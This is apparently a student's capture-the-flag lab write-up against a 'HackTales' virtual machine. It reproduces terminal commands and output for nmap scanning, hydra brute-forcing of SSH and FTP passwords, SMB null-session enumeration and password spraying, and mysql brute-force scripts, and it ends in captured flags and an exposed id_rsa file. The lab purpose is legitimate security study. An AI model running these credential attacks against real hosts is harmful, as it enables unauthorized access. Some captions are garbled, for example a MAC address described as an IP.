


# SSH

I used the **ip a** command to find the ip address of the kali machine and the IP subnet



The screenshot shows a terminal window with three tabs. The active tab displays the output of the **ip a** command. The output shows the configuration of three network interfaces: **lo**, **eth0**, and **eth1**. The **lo** interface is a loopback interface with IP **127.0.0.1**. The **eth0** interface is a physical interface with no carrier, having an IP of **00:0c:29:de:19:2f**. The **eth1** interface is also a physical interface with no carrier, having an IP of **192.168.1.198**. The output also lists IPv6 addresses and their properties.

```
(ubongabasietim㉿kali)-[~]
$ cd /usr/share/wordlists/r
cd: no such file or directory: /usr/share/wordlists/r

(ubongabasietim㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 00:0c:29:de:19:2f brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:de:19:39 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.198/24 brd 192.168.1.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fedc:1939/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(ubongabasietim㉿kali)-[~]
$
```

Next using the **-sn** command I was able to conduct a ping scan on the IP subnet to see available IP addresses on the networks

```
ubongabasietim@kali:~  
File Actions Edit View Help  
└$ nmap -sn 192.168.1.0/24 --min-rate 1000  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 13:0  
5 BST  
Nmap scan report for vodafone.broadband (192.168.1.1)  
Host is up (0.0099s latency).  
MAC Address: D4:35:1D:8A:E9:B3 (Technicolor Delivery Techn  
ologies Belgium NV)  
Nmap scan report for hacktales.broadband (192.168.1.78)  
Host is up (0.00049s latency).  
MAC Address: 00:0C:29:A1:B0:5B (VMware)  
Nmap scan report for MacBookPro.broadband (192.168.1.112)  
Host is up (0.00028s latency).  
MAC Address: EA:DF:E9:2D:FC:F0 (Unknown)  
Nmap scan report for DESKTOP-PC1BPMMS.broadband (192.168.1.  
196)  
Host is up.  
MAC Address: 8C:55:4A:BF:58:15 (Intel Corporate)  
Nmap scan report for kali-3.broadband (192.168.1.198)  
Host is up.  
Nmap done: 256 IP addresses (5 hosts up) scanned in 0.79 s  
econds
```

I was able to find the ip address names **hacktales.broadband** and perform an **nmap** scan on its ip address with instructions to make it a quick scan **-- min-rate 1000** with many details about the scan including their service versions while also being default script scans (**-sV**) **-vv** (**verbosity**) scanning all ports **-p-** with instructions to save the can results in normal format using the **-oN** command. Discovering the following tcp ports  
**21(ftp), 22(ssh), 3306(mysql), 139 & 445 (smb)**

```
ubongabasietim@kali: ~/Desktop/Hacktales
File Actions Edit View Help
└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ nmap 192.168.1.78 -sCV --min-rate 1000 -vv -p- -oN ans.fulltcp
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-12 09:12 BST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:12
Completed NSE at 09:12, 0.00s elapsed
Initiating ARP Ping Scan at 09:12
Scanning 192.168.1.78 [1 port]
Completed ARP Ping Scan at 09:12, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:12
Completed Parallel DNS resolution of 1 host. at 09:12, 0.00s elapsed
Initiating SYN Stealth Scan at 09:12
Scanning hacktales.broadband (192.168.1.78) [65535 ports]
Discovered open port 445/tcp on 192.168.1.78
Discovered open port 22/tcp on 192.168.1.78
Discovered open port 139/tcp on 192.168.1.78
Discovered open port 3306/tcp on 192.168.1.78
Discovered open port 21/tcp on 192.168.1.78
Completed SYN Stealth Scan at 09:12, 4.60s elapsed (65535 total ports)
Initiating Service scan at 09:12
```

Using the username **rami** and passing the **rockyou.txt** list of passwords to the ip address using 20 simultaneous tasks per second **-t 20**

```
ubongabasietim@kali: ~
File Actions Edit View Help
ubongabasietim@kali: ~ ubongabasietim@kali: ~
(ubongabasietim@kali)-[~]
$ hydra -l rami -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.78 -t 20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 13:27:15
[WARNIN] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tries (l:1/p:14344399), ~717220 tries per task
[DATA] attacking ssh://192.168.1.78:22/
```

Found the password to the user on the ip address of the hacktales hostmachine.

```
ubongabasietim@kali: ~
File Actions Edit View Help
ubongabasietim@kali: ~ x ubongabasietim@kali: ~ x
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-12 13:
27:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tries (l:1
/p:14344399), ~717220 tries per task
[DATA] attacking ssh://192.168.1.78:22/
[STATUS] 305.00 tries/min, 305 tries in 00:01h, 14344099 to do in 783:50h, 15
active
[STATUS] 264.67 tries/min, 794 tries in 00:03h, 14343610 to do in 903:16h, 15
active
[22][ssh] host: 192.168.1.78    login: rami    password: password123
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complet
e until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-12 13:
32:37

(ubongabasietim@kali)-[~]
$
```

```
rami@hacktales: ~/ftp
File Actions Edit View Help
ubongab...kali: ~  ubongabasietim@...sktop/Hacktales  rami@h... ~/ftp
if [ -n "$BASH_VERSION" ]; then
    # include .bashrc if it exists
    if [ -f "$HOME/.bashrc" ]; then
        . "$HOME/.bashrc"
    fi
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/bin" ] ; then
    PATH="$HOME/bin:$PATH"
fi

# set PATH so it includes user's private bin if it exists
if [ -d "$HOME/.local/bin" ] ; then
    PATH="$HOME/.local/bin:$PATH"
fi
rami@hacktales:~$ cd ftp
rami@hacktales:~/ftp$ ls
2026-HackTalesKPIs  flag.txt  HackTales-Employees.txt  Security-Notice.txt
rami@hacktales:~/ftp$ cat flag.txt
Welldone!
Look around, the next step should be obvious, Databases are super helpful.


Here is FLAG1:
HACKTALES{g07_fl4g_from_FTP_fil3z}
rami@hacktales:~/ftp$
```

## FTP

Fingerprinting ftp, I perform an nmap default script and service version scan for the ip address of port 21(ftp) making it verbose and sending a minimum of 1000 packets per second –  
**–min-rate 1000**

```
ubongabasietim@kali: ~
File Actions Edit View Help
ubongab...kali: ~  ubongabasietim@...sktop/Hacktales  ubongab...kali: ~
[(ubongabasietim@kali)-[~]
$ nmap 192.168.1.78 -p 21 --min-rate 1000 -sVC -v
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 11:23 BST
```

Information about theftp service is returned including the service version and anonymous login allowance



The screenshot shows a terminal window with three tabs open. The active tab displays detailed information about the vsftpd service running on port 21/tcp. The output includes:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--  1 0        0          0 Apr 05 06:30 HackTales_Access_Policy.txt
| -rw-r--r--  1 0        0          0 Apr 05 06:29 Readme.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.1.198
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
MAC Address: 00:0C:29:A1:B0:5B (VMware)
Service Info: OS: Unix
```

I am able to login to the ftp server using the credentials from a similar step to the step taken to brutforce ssh

```
ubongabasietim@kali: ~/Desktop/Hacktales
File Actions Edit View Help

└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
└─$ locate rockyou.txt
/usr/share/wordlists/rockyou.txt

└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
└─$ hydra -l rami -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.78 -t 20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08
-13 19:31:44
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I
to skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tri
es (l:1/p:14344399), ~717220 tries per task
[DATA] attacking ftp://192.168.1.78:21/
```

Found the password to ftp server/port

```
ubongabasietim@kali: ~/Desktop/Hacktales
File Actions Edit View Help

ses (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08
-13 19:31:44
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I
to skip waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 14344399 login tri
es (l:1/p:14344399), ~717220 tries per task
[DATA] attacking ftp://192.168.1.78:21/
[STATUS] 360.00 tries/min, 360 tries in 00:01h, 14344039 to do in 664:
05h, 20 active
[STATUS] 366.67 tries/min, 1100 tries in 00:03h, 14343299 to do in 651
:59h, 20 active
[21][ftp] host: 192.168.1.78 login: rami password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08
-13 19:35:47
```

Successfully logged in to ftp

```
(ubongabasietim㉿kali)-[~]
$ ftp rami@192.168.1.78
Connected to 192.168.1.78.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Ftp flag found

```
ftp> ls
229 Entering Extended Passive Mode (|||10254|)
150 Here comes the directory listing.
drwxrwxr-x    2 1000      1000        4096 Mar 26 10:53 2026-HackTales
KPIs
-rw-rw-r--    1 1000      1000        180  Mar 26 10:51 HackTales-Empl
oyees.txt
-rw-rw-r--    1 1000      1000        386  Apr  9 14:21 Security-Notic
e.txt
-rw-rw-r--    1 1000      1000        136  Apr  9 10:48 flag.txt
226 Directory send OK.
ftp> 
```



## SMB

enumerating by doing an smb port scan to reveal the version, hostname, and NETBIOS target name

```
(ubongabasietim㉿kali)-[~]
$ nmap 192.168.1.78 -p 139, 445 -sVC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 12:17 BST
Nmap scan report for hacktales.broadband (192.168.1.78)
Host is up (0.0011s latency).

PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 4
MAC Address: 00:0C:29:A1:B0:5B (VMware)

Host script results:
| smb2-security-mode:
|   3:1:1:
|     Message signing enabled but not required
|_ nbstat: NetBIOS name: HACKTALES, NetBIOS user: <unknown>, NetBIOS MAC: <unk
nown> (unknown)
| smb2-time:
|   date: 2025-08-13T11:17:17
|_ start_date: N/A

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 14.62 seconds
```

**Anonymous authentication using smbclient and null session -N to bypass authentication, we gain access to a list of shares(resources accessible to multiple users using the smb protocol), usernames, and permissions on the target server**


```
(ubongabasietim㉿kali)-[~]
$ smbclient -L //192.168.1.78/ -N

      Sharename      Type      Comment
      print$        Disk      Printer Drivers
      Shared Documents Disk
      HackTales      Disk
      IPC$          IPC       IPC Service (hacktales server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 192.168.1.78 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available
```

Initiating a null session via rpclient and -U (no username), ‘%’, no password to enumerate/list domain users using the enumdomusers command

```
(ubongabasietim㉿kali)-[~]
$ rpclient -U '%' 192.168.1.78
rpclient $> enumdomusers
user:[rami] rid:[0x3e8]
rpclient $>
```

Bruteforcing smb with the netexec command, the rami username and random password (password spraying) shows if credentials are correct by listing resource shares. NB the [+] sign in HACKTALES\rami indicates that the user authentication is correct, and --shares command shows the list of resource shares and associated permissions



The screenshot shows a terminal window titled "ubongabasietim@kali: ~/Desktop/Hacktales". The terminal output is as follows:

```
(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ nxc smb 192.168.1.78 -u rami -p '1234567890' --shares
SMB      192.168.1.78    445    HACKTALES      [*] Unix - Samba (name:HACKTALES) (domain:HACKTALES) (signing:False) (SMBv1:False)
SMB      192.168.1.78    445    HACKTALES      [+] HACKTALES\rami:1234567890
SMB      192.168.1.78    445    HACKTALES      [*] Enumerated shares
SMB      192.168.1.78    445    HACKTALES      Share          Per
missions   Remark
SMB      192.168.1.78    445    HACKTALES      ---          ---
SMB      192.168.1.78    445    HACKTALES      print$        REA
D          Printer Drivers
SMB      192.168.1.78    445    HACKTALES      Shared Documents REA
AD
SMB      192.168.1.78    445    HACKTALES      HackTales     REA
D,WRITE
SMB      192.168.1.78    445    HACKTALES      IPC$          IPC Service (hacktales server (Samba, Ubuntu))
```

**Authenticating using smb client using the smbclient command, userid rami and correct password**

```
(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ smbclient //192.168.1.78/HACKTALES -U 'rami%1234567890'
Try "help" to get a list of possible commands.
smb: \> LS
.
D          0  Wed Aug 13 20:39:23 2
025
..
D          0  Wed Aug 13 20:39:23 2
025
id_rsa
N        2602  Wed Apr  9 15:32:32 2
025
flag.txt
N         55  Wed Apr  9 15:34:41 2
025

20463184 blocks of size 1024. 11472928 blocks available
smb: \>
```

**Retrieving the flag**

```
ubongabasietim@kali: ~
File Actions Edit View Help
ubongaba...@kali: ~ ✘ ubongaba...@kali: ~ ✘ ubongaba...@kali: ~ ✘
Here's your flag3!
HACKTALES{5mb_5h4re_n07_S0_s3cur3}
/tmp/smbmore.0Fupa0 (END)
```

## MYSQL

Scan 1

```
ubongabasietim@kali: ~
File Actions Edit View Help
ubongab...kali: ~  x  ubongabasietim@k...esktop/Hacktales  x  rami@...es: ~  x
(ubongabasietim@kali)-[~]
$ nmap 192.168.1.78 -p 3306 --script='mysql-*'
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 11:59 BST
Nmap scan report for hacktales.broadband (192.168.1.78)
Host is up (0.0010s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql ENUM:
|   Valid usernames:
|     root:<empty> - Valid credentials
|     user:<empty> - Valid credentials
|     netadmin:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|     web:<empty> - Valid credentials
|     webadmin:<empty> - Valid credentials
|     admin:<empty> - Valid credentials
|     sysadmin:<empty> - Valid credentials
|     administrator:<empty> - Valid credentials
|     test:<empty> - Valid credentials
|_ Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql INFO:
|   Protocol: 10
|   Version: 8.0.42-0ubuntu0.24.04.1
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: ConnectWithDatabase, FoundRows, Speaks41ProtocolNew, IgnoreSigpipes, InteractiveClient, Speaks41ProtocolOld, LongColumnFlag, Supports41Auth, SwitchToSSLAfterHandshake, SupportsLoadDataLocal, SupportsCompression, SupportsTransactions, ODBCClient, LongPassword, DontAllowDatabaseTableColumn, IgnoreSpaceBeforeParenthesis, SupportsMultipleStatements, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: Ts\x17TF"I\x18\x14\x18\x17q K\x15F\x029\x05
|_ Auth Plugin Name: caching_sha2_password
| mysql BRUTE:
```

scan2

```
ubongabasietim@kali: ~/Desktop/Hacktales
File Actions Edit View Help
ubong...tales ✎ ubong...tales ✎ ubong...tales ✎ ubong...tales ✎

└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ nmap 192.168.1.78 -P 3306 --script='mysql-*'
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-13 22:40 BST
Nmap scan report for hacktales.broadband (192.168.1.78)
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
|_mysql-empty-password: Host '192.168.1.198' is blocked because of many
  connection errors; unblock with 'mysqladmin flush-hosts'
| mysql ENUM:
|   Accounts: No valid accounts found
|   Statistics: Performed 5 guesses in 1 seconds, average tps: 5.0
|_ ERROR: Host '192.168.1.198' is blocked because of many connection e
rrors; unblock with 'mysqladmin flush-hosts'
| mysql-brute:
|   Accounts: No valid accounts found
```

### Login attempt

```
└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ mysql -h 192.168.1.78 -u rami -p --skip-ssl
Enter password:
ERROR 1129 (HY000): Host '192.168.1.198' is blocked because of many con
nection errors; unblock with 'mysqladmin flush-hosts'

└─(ubongabasietim㉿kali)-[~/Desktop/Hacktales]
$ █
```